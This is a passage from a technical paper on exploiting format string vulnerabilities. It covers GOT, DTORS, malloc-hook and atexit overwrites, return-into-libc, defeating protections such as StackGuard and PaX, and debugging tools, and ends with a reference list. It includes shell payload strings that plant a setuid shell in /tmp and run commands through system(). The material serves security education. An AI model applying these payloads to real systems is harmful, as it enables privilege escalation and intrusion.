If you are interested in this technique, look at the sources, I ommited a description here, sorry.

6 Special Cases

There are certain situations where you can take advantage of the situation, do not have to know all offsets or you can make the exploitation simpler, more straight forward and most important: reliable. I have listed a few common approaches to exploiting format string vulnerabilities here.

6.1 Alternative targets

Influenced through the long history of stack based buffer overflows, a lot of people think that overwriting the return address stored on the stack is the only way to seize control over the process. But if we exploit a format string vulnerability we do not exactly know where our buffer is and there are alternative things we can overwrite. Common stack based buffer overflows allow only return address overwrites, because those are stored on the stack, too. With format functions however, we can write anywhere into the memory, allowing us to modify the entire writeable process space.

It is therefore interesting to examine other ways to seize partial or full control over the exploited process. In certain situations this can result in an easier way of exploitation or - as we will see - can be used to circumvent certain protections.

I will discuss the alternative address locations briefly here, giving reference to more in-depth articles.

6.1.1 GOT overwrite

The process space of any ELF binary [12] includes a special section, called the '*Global Offset Table*' (GOT). Every library function used by the program has an entry there that contains an address where the real function is located. This is done to allow easy relocation of libraries within the process memory instead of using hardcoded addresses. Before the program has used the function the first time the entry contains an address of the run-time-linker (rtl). If the function is called by the program the control is passed to the rtl and the functions real address is resolved and inserted into the GOT. Every call to that function passes the control directly to it and the rtl is not called anymore for this function. For a more complete overview about exploitation through the GOT, refer to the excellent article of our Lam3rZ brothers [19].

By overwriting a GOT entry for a function the program will use after the format string vulnerability has been exploited we can seize control and can jump to any executeable address. This unfortunately means that any stack based protections, which perform checks on the return address will fail.

The big advantage we gain from overwriting a GOT entry is its independance to environment variables (such as the stack) and dynamic memory allocation (heap). The address of a GOT entry is only fixed per binary, so if two systems have the same binary running, then the GOT entry is always at the same address.

You can see where the GOT entry for a function is by running:

```
objdump --dynamic-reloc binary
```

The address of the real function (or the rtl linking function) is directly at the printed address.

Another really important factor why to use GOT entries to seize control instead of return addresses is code of the form (found in some 'secure' finger daemon):

```
syslog (LOG_NOTICE, user);
exit (EXIT_FAILURE);
```

You cannot seize control here by overwriting a return address reliable. You can try to overwrite `syslog`'s own return address here, but a more reliable way is to overwrite the GOT entry of the '`exit`' function, which will pass the execution to the address you specify as soon as '`exit`' is called.

But the most useful advantage of the GOT technique is its ease of use, you just run objdump and you have the address to overwrite (retloc). Hackers are lazy at typing (except sloppy ;-).

6.1.2 DTORS

Binaries compiled with the GNU C Compiler include a special destructor table section, called '`DTORS`'. The destructors listed here are called just before the real '`exit`' system call is issued, after all the common cleanup operations are done. The `DTORS` section is of the following format:

```
DTORS: 0xffffffff 0x00000000 ...
```

Where the first entry is a counter which holds the number of function pointers that follow or minus one (as it is the case here) if the list is empty. On all implementations of the DTORS section this field is ignored. Then, at relative offset +4 there are the addresses of the cleanup functions, terminated by a `NULL` address. You can just overwrite this `NULL` pointer with a pointer to your shellcode and your code will be executed whenenver the program exits. A more complete introduction to this technique can be found in [17].

6.1.3 C library hooks

A few month ago Solar Designer introduced a new technique to exploit heap based overflows in `malloc`-allocates memory. He suggested to overwrite a hook that is present in the GNU C Library and some other propietary libraries. Normally, this hook is used by memory debugging and profiling tools, to get noticed whenever an application allocated or frees memory using the `malloc` interface. There are a few hooks, but the most common are `__malloc_hook`, `__realloc_hook` and `__free_hook`. Normally they are set to `NULL`, but as soon as you overwrite them with a pointer to your code, your code will be executed as either `malloc`, `realloc` and `free` is called. Since the hooks are normally used as debug hooks they are called before the real function is executed.

A discussion about the malloc-overwrite technique is given in Solar Designers advisory about the Netscape JPEG decoder vulnerability [15].

6.1.4 __atexit structures

Also a few month ago, Kalou introduced a way to exploit statically linked binaries under Linux, which take advantage of a generic handler called '`__atexit`', which gets executed as soon as your program calls `exit`. This allows a program to setup a number of handlers that will be called as it exits, to release resources. A detailed discussion of attacks on the atexit structure can be found in Pascal Bouchareines paper [16].

6.1.5 function pointers

If the victim application makes use of function pointers, chances are that you can overwrite them. To make use of them, you have to overwrite it

and afterwards trigger them. Some daemons use function pointer tables for command processing, for example QPOP. Also function pointers are often used to simulate atexit-like handlers, such as in SSHd.

6.1.6 jmpbuf's

First `jmpbuf` overwrite techniques were used in exploitation of heap stored buffers. With format strings `jmpbuf`'s behave just like function pointers, since we can write anywhere in the memory, not limited by the relative position of the `jmpbuf` to our buffer. An in-depth discussion can be found in Shok's paper about heap overflows [18].

6.2 Return into LibC

You can use the common return-into-LibC technique, pioneered by - once again - Solar Designer [14]. But sometimes there may be a shortcut, which results in a easier exploitation:

```
FILE *  f;
char    foobuf[512];

snprintf (foobuf, sizeof (foobuf), user);
foobuf[sizeof (foobuf) - 1] = '\0';
f = fopen (foobuf, "r");
```

You can overwrite the GOT address of '`fopen`' with the address of the '`system`' function. Then use a format string such as:

```
"cd /tmp;cp /bin/sh .;chmod 4777 sh;exit;"
"addresses|stackpop|write"
```

Where 'addresses', 'stackpop' and 'write' are the common format string exploitation sequences. They are used to overwrite the GOT entry of '`fopen`' with the address of '`system`'. As '`fopen`' is called the string is passed to the '`system`' function. Alternativly you can use the common old method, as described below.

6.3 Multiple Print

If you can trigger the format string vulnerability multiple times within the same process (such as in wu-ftpd), you can overwrite more then just the return address. For example you can store the entire shellcode on the heap to circumvent any non-executeable-stack protection. Together with the other techniques explained here you can circumvent the following protection facilities (certainly not complete):

- StackGuard
- StackShield
- Openwall kernel patch (by Solar Designer)
- libsafe

In the middle of October 2000 a group of people published a series of Linux kernel patches known as PaX [11], that effectivly allow to implement pages that are read- and writeable but not executeable. Since it is not possible to do this nativly on the x86 CPU series, the patch uses some tricks, discovered by the Plex CPU emulator project. On a system running this patch it is virtually impossible to execute arbitrary shellcode you introduced into the process. But most of the times there is already useful code within the process space itself. We can execute this code to do things we would normally do in our shellcode.

Using common Return-into-LibC techniques [14] you can circumvent this protection. The simplest case is to return into the `system()` library function using the format string as parameter.

By optimizing the strings a bit, you can reduce the mandatory offsets to know to just one: the address of the `system()` function. To call a program you can use this sequence at the end of your format string:

```
";;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;id > /tmp/owned;exit;"
```

Any address that points into the ';' characters and passed to the `system()` function will execute the commands, since the ';' characters act a 'nop' commands to the shell.

6.4 Format string within the Heap

Until now we have assumed that the format string always lies on the stack. But however, there are cases, where it is stored on the heap. If there is another buffer on the stack we can influence we can use that one to supply the addresses to write to, but if there is no such buffer we have few alternatives left.

If the target buffer lies on the stack, we can first print to it, and then use the addresses from there, to write using the '`%n`' parameters:

```
void
func (char *user_at_heap)
{
        char    outbuf[512];

        snprintf (outbut, sizeof (outbuf), user_at_heap);
```

```
        outbuf[sizeof (outbuf) - 1] = '\0';

        return;
}
```

Here we use a format string that contains the addresses we want to write to, as usual. But whats special about it, is that we do not access those addresses from the format string itself, but from the target buffer. To do this we have to first store the addresses on the stack, by simply printing them. Therefore the write sequence has to be behind the addresses within the format string.

If both buffers do not lie within the stack, we have a problem:

```
void
func (char *user_at_heap)
{
        char *  outbuf = calloc (1, 512);

        snprintf (outbut, 512, user_at_heap);
        outbuf[511] = '\0';

        return;
}
```

Now it depends on whether we have some way of supplying data on the stack. For example, some exploits for wu-ftpd used the password field to store data in (shellcode, not addresses though - those exploits can not exploit non-anonymous accounts).

Every vulnerability and exploit is different, and one should have invested hours of studying the vulnerability before stating that it is not exploitable, and even then there are cases you are wrong, as not only the history of format string vulnerabilities have shown. (Hi OpenBSD team! :-).

6.5 Special considerations

Beside the exploitation itself there are some things to consider. If the shellcode is contained within the format string it may not contain '`\x25`' (`%`) or `NUL` bytes. But since no important opcode is in neither 0x25 or 0x00 you will not run into problems when constructing shellcode. The same is true if the addresses are stored on the format string, too. If an address you want to write to contains a `NUL`-byte in the least significant byte, you can replace it with a short-write on an odd address just below the address you want to store the byte on. This is not possible on all architectures, though. Also, you can use two seperate format strings. The first creates the address you

want to write to in the memory behind the whole string. The second uses this address to write to it.

This may become complicated pretty soon, but allows reliable exploitation and is sometimes worth the effort.

7 Tools

Once the exploit is finished, or even within the exploit development it is helpful to use tools to retrieve the necessary offsets. Some tools can also help in identifying vulnerabilities such as format string vulnerabilities in closed source software. I have listed four tools here, which were very helpful for me, and may be for you, too.

7.1 ltrace, strace

ltrace [8] and strace [9] work in a similar way: they hook library and system calls, logging their parameters and return values, as the program calls them. This allows you to observe how the program interacts with the system, considering the program itself as a black box.

All readymade format functions are library calls and their parameters, most important their addresses can be observed using ltrace. This way you can quickly determine the address of the format string in any process you can `ptrace`. The strace program is used to get the addresses of buffers where data is read into, for example if `read` is called to read in data that is later used as the format string.

To learn the usage of this two tools can repay in saving a lot of time, which you would use in trying to attach GDB to an outdated program with missing symbols and compiler optimizations, just to find two simple offsets.

7.2 GDB, objdump

GDB [7], the classic 'GNU Debugger' is a text based debugger, which is suited for both source level and machine code debugging. Although it does not look very comfortable, once you get used to it, it is a powerful interface to the programs internals. It is handy for anything from debugging your exploit to watching the process getting exploited.

Objdump, a program from the GNU binutils package [10], is suited to retrieve any information for a binary executeable or object file, such as the memory layout, the sections or a disassembly of the main function. We mainly use it to retrieve the addresses of the GOT entries from the binary. But it can serve you in a lot of different useful ways.

References

[1] TESO Security Group,
http://www.team-teso.net/

[2] Chaos Computer Club: 17th Chaos Communication Congress,
http://www.ccc.de/congress/

[3] portal,
"Format String Exploitation Demystified", preliminary version 21,
not yet published, http://www.security.is/

[4] Pascal Bouchareine,
"format string vulnerability",
http://www.hert.org/papers/format.html

[5] Plasmoid / THC,
Stack overflows,
http://www.thehackerschoice.com/papers/OVERFLOW.TXT

[6] Halvar Flake,
"Auditing binaries for security vulnerabilities",
http://www.blackhat.com/presentations/bh-europe-00/HalvarFlake/HalvarFlake.ppt

[7] GDB, The GNU Debugger,
http://www.gnu.org/software/gdb/gdb.html

[8] ltrace, no official maintainer,
http://www.debian.org/Packages/stable/utils/ltrace.html

[9] strace,
http://www.wi.leidenuniv.nl/%7ewichert/strace/

[10] GNU binutils,
http://www.gnu.org/gnulist/production/binutils.html

[11] PaX group,
"Implementing non executeable rw pages on the x86",
http://pageexec.virtualave.net/

[12] Tool Interface Standard,
Executeable and Linking Format Specifications v1.2,
http://segfault.net/%7escut/cpu/generic/TIS-ELF_v1.2.pdf

[13] Silvio,
"ELF executeable reconstruction from a core image",
http://www.big.net.au/%7esilvio/core-reconstruction.txt

[14] Solar Designer,
post to Bugtraq mailing list demonstrating return into libc,
Bugtraq Archives 1997 August 10

[15] Solar Designer,
JPEG COM Marker Processing Vulnerability in Netscape Browsers,
advisory demonstrating malloc management information overwrite,
http://www.openwall.com/advisories/OW-002-netscape-jpeg.txt

[16] Pascal Bouchareine,
"`__atexit` in memory bugs: proof of concept"

[17] Juan M. Bello Rivas,
"Overwriting the `.dtors` section"

[18] Matt Conover aka Shok,
"w00w00 on Heap Overflows",
http://www.w00w00.org/files/articles/heaptut.txt

[19] Bulba and Kil3r, Lam3rZ,
Bypassing StackGuard and StackShield,
Phrack issue 56, article #5, http://phrack.infonexus.com/

[20] Kil3r, Lam3rZ,
`33_su.c`, exploit for su/msgfmt for Immunix Linux

[21] LSD crew,
IRIX telnet daemon exploit `irx_telnetd.c` and explanations,
http://www.lsd-pl.net/,
http://www.securityfocus.com/templates/archive.pike?list=1&mid=75864

[22] TESO wu-ftpd 2.6.0 exploit: 7350wu,
http://www.team-teso.net/releases.php